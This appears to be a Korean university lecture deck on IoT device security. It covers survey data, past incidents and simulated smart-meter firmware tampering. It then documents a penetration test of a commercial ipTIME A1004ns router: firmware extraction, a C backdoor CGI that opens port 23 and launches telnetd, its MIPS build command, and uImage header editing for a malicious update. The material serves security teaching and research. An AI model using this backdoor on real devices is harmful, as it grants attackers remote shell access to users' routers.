



IoT 디바이스 보안


조진성

경희대학교 컴퓨터공학과

Mobile & Embedded System Lab.



IoT 보안 취약 지점



INITECH 이주화, KRnet 2017

IoT 보안의 취약성

■ 보안에 대한 인식과 우려

- IoT 보안과 관련한 조사 결과, 응답자의 2/3 이 보안에 대해 우려 (SANS Institute)
 - 응답자의 17.2% 는 IoT가 보안에 취약하여 거의 재앙 수준이 될 것이라 우려
- 가전제품 및 기타 디바이스가 인터넷으로 연결된 홈 네트워크 서비스에 대한 조사 결과, 약 70%의 응답자가 프라이버시 문제에 대해 우려하고 있다고 응답 (Fortinet)

■ 보안을 배제하고는 IoT의 상용화 성공이 어려움

- 지속적인 위협 인식과 연구가 필요



2015년 07월

Firmware Replace Attack을 통해
Chrysler 차량의 제어권 탈취
(2015.08, WSOCTV)



2014년 05월

냉난방 관리 셋톱박스과 보안업체
장비가 DDoS 공격에 악용되어,
A게임사 유럽지사 게임에 공격 수행
(2014.05, ETNEWS)




2014년 01월

약 10만개의 가전제품 (냉장고, PC,
라우터, 스마트 TV) 이 대량의 스팸
메일 살포에 악용
(2014.01, Proofpoint)

IoT 보안의 취약성

IoT 보안 위협의 증가

- 경제적, 산업적, 또는 인명적 피해 유발
- 심각한 프라이버시 침해 야기



Internet of Broken Things


- Open source HW 및 SW 활용 가능성 증대
 - 플랫폼/서비스의 상호 운용 증대
- 많은 요소 기술들의 통합으로 **보안 취약성이 높음**

가상 IoT 디바이스 모의 해킹

Smart Meter/Plug 디바이스 모의 해킹 (1)

Raspberry Pi 기반 Smart Meter IoT 디바이스 모의 해킹

해킹된 smart metering 디바이스의 동작



동영상 데모 (<https://youtu.be/zmzIUv2CsLA>)


가상 IoT 디바이스 모의 해킹

Smart Meter/Plug 디바이스 모의 해킹 (2)

Arduino 기반 Smart Meter IoT 디바이스 모의 해킹

■ 해킹된 smart metering 디바이스의 동작


- 기존 대비 80% 감소된 평균 전력 소모량을 서버에 전송
- 디바이스 Reset에도 변조된 펌웨어 바이너리는 지속적으로 존재



동영상 데모 (<https://youtu.be/egZ9bOUYUcc>)

상용 IoT 디바이스 모의 해킹

❖ IoT 디바이스 펌웨어 추출



상용 IoT 디바이스 모의 해킹

❖ ipTIME A1004ns

■ MIPS




MT7610EN
WIFI single Chip

Flash
WINBOND
128MB

WISOC
(WIFI-SOC)
MT7620A

DRAM
128MB





MT7530BU
Ethernet

상용 IoT 디바이스 모의 해킹

■ ipTIME A1004ns

- 펌웨어 추출 (De-soldering)




LEAPER-56
[FLASH 리더기]

상용 IoT 디바이스 모의 해킹

❖ ipTIME A1004ns

- 펌웨어 구조 vs. 펌웨어 업데이트 파일(Linux kernel+RFS)



DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	uImage header, header size: 64 bytes, header CRC: 0xc7AD8CC1, created: 2018-07-11 09:35:03, image size: 13708380 bytes, Data Address: 0x80000000, Entry Point: 0x8000C150, data CRC: 0x4F752804, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "a1004ns"
64	0x40	LZMA compressed data, properties: 0x50, dictionary size: 33554432 bytes, uncompressed size: 6636764 bytes
2182300	0x214C9C	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 11525506 bytes, 1632 inodes, blocksize: 131072 bytes, created: 2018-07-11 09:34:58

[펌웨어 업데이트 파일]

DECIMAL	HEXADECIMAL	DESCRIPTION
196608	0x30000	uImage header, header size: 64 bytes, header CRC: 0xc7AD8CC1, created: 2018-07-11 09:35:03, image size: 13708380 bytes, Data Address: 0x80000000, Entry Point: 0x8000C150, data CRC: 0x4F752804, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "a1004ns"
196672	0x30040	LZMA compressed data, properties: 0x50, dictionary size: 33554432 bytes, uncompressed size: 6636764 bytes
2378908	0x244C9C	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 11525506 bytes, 1632 inodes, blocksize: 131072 bytes, created: 2018-07-11 09:34:58

[추출된 펌웨어]

상용 IoT 디바이스 모의 해킹

▣ ipTIME A1004ns

⦿ 백도어 프로그램 작성

- 기존 ipTIME 펌웨어 내에 존재하는 telnetd 이용
- ipTIME에서 제공하는 toolchain을 이용하여 backdoor CGI build

```
~/iptime_project/backdoor/main.c
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
main.c buffers
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 int main(void){
6     printf("Content-type: text/html\n\n");
7     printf("<html>\n<head><title>backdoor cgi program</title></head>\n");
8
9     system("cp /default/factory_default_mode /tmp");
10    sleep(1);
11    system("/sbin/iptables -A INPUT -p tcp --dport 23 -j ACCEPT");
12    sleep(1);
13    system("/usr/sbin/telnetd");
14
15    printf("<body><h1>\ntelnet daemon start</h1></body>\n</html>\n");
16
17    return 0;
18 }

NORMAL main.c
"main.c" 18L, 463C c 72% 13: 22
```


```
gagak@gagak-Desktop: ~/iptime_project/backdoor
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
gagak@gagak-Desktop:~/iptime_project/backdoor$ /opt/buildroot-gcc463/usr/bin/mip
sel-linux-gcc -o backdoor.cgi main.c
gagak@gagak-Desktop:~/iptime_project/backdoor$ ll
합계 20
drwxr-xr-x 2 gagak gagak 4096 8월 22 11:39 ./
drwxr-xr-x 8 gagak gagak 4096 8월 21 21:58 ../
-rwxr-xr-x 1 gagak gagak 5905 8월 22 11:39 backdoor.cgi*
-rw-r--r-- 1 gagak gagak 408 8월 21 23:37 main.c
```

상용 IoT 디바이스 모의 해킹

ipTIME A1004ns

펌웨어 업데이트 파일 생성

- ulmage data 생성
- ulmage header 수정





```
~/iptime_project/a1004_68/image_parts/make/ulmage.bin
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
uImage.bin+ buffers
1 00000000: 2705 1956 76ba 5c55 5b7c 1ae4 00d2 7c5c '...Vv.\U[|...|\
2 00000010: 8000 0000 8000 c150 eac0 4dbd 0505 0203 .....P..M....
3 00000020: 6131 3030 346e 7300 0000 0000 0000 0000 a1004ns.....
4 00000030: 0000 0000 0000 0000 0000 0000 0021 4c9c .....!L.
5 00000040: 5d00 0000 02dc 4465 0000 0000 0000 006f ]....De.....o
6 00000050: fdff ffa3 b7ff 473e 4815 7239 6151 b892 .....G>H.r9aQ..
7 00000060: 28e6 a386 07f9 eee4 1e82 d32f c53a 3c01 (...../..<.
8 00000070: 4bb1 7ec9 8a8a 4d2f a30d d97f a6e3 8c23 K.~...M/.....#
9 00000080: 1153 e059 18c5 758a e277 f886 fa16 a68a .S.Y..u..w.....
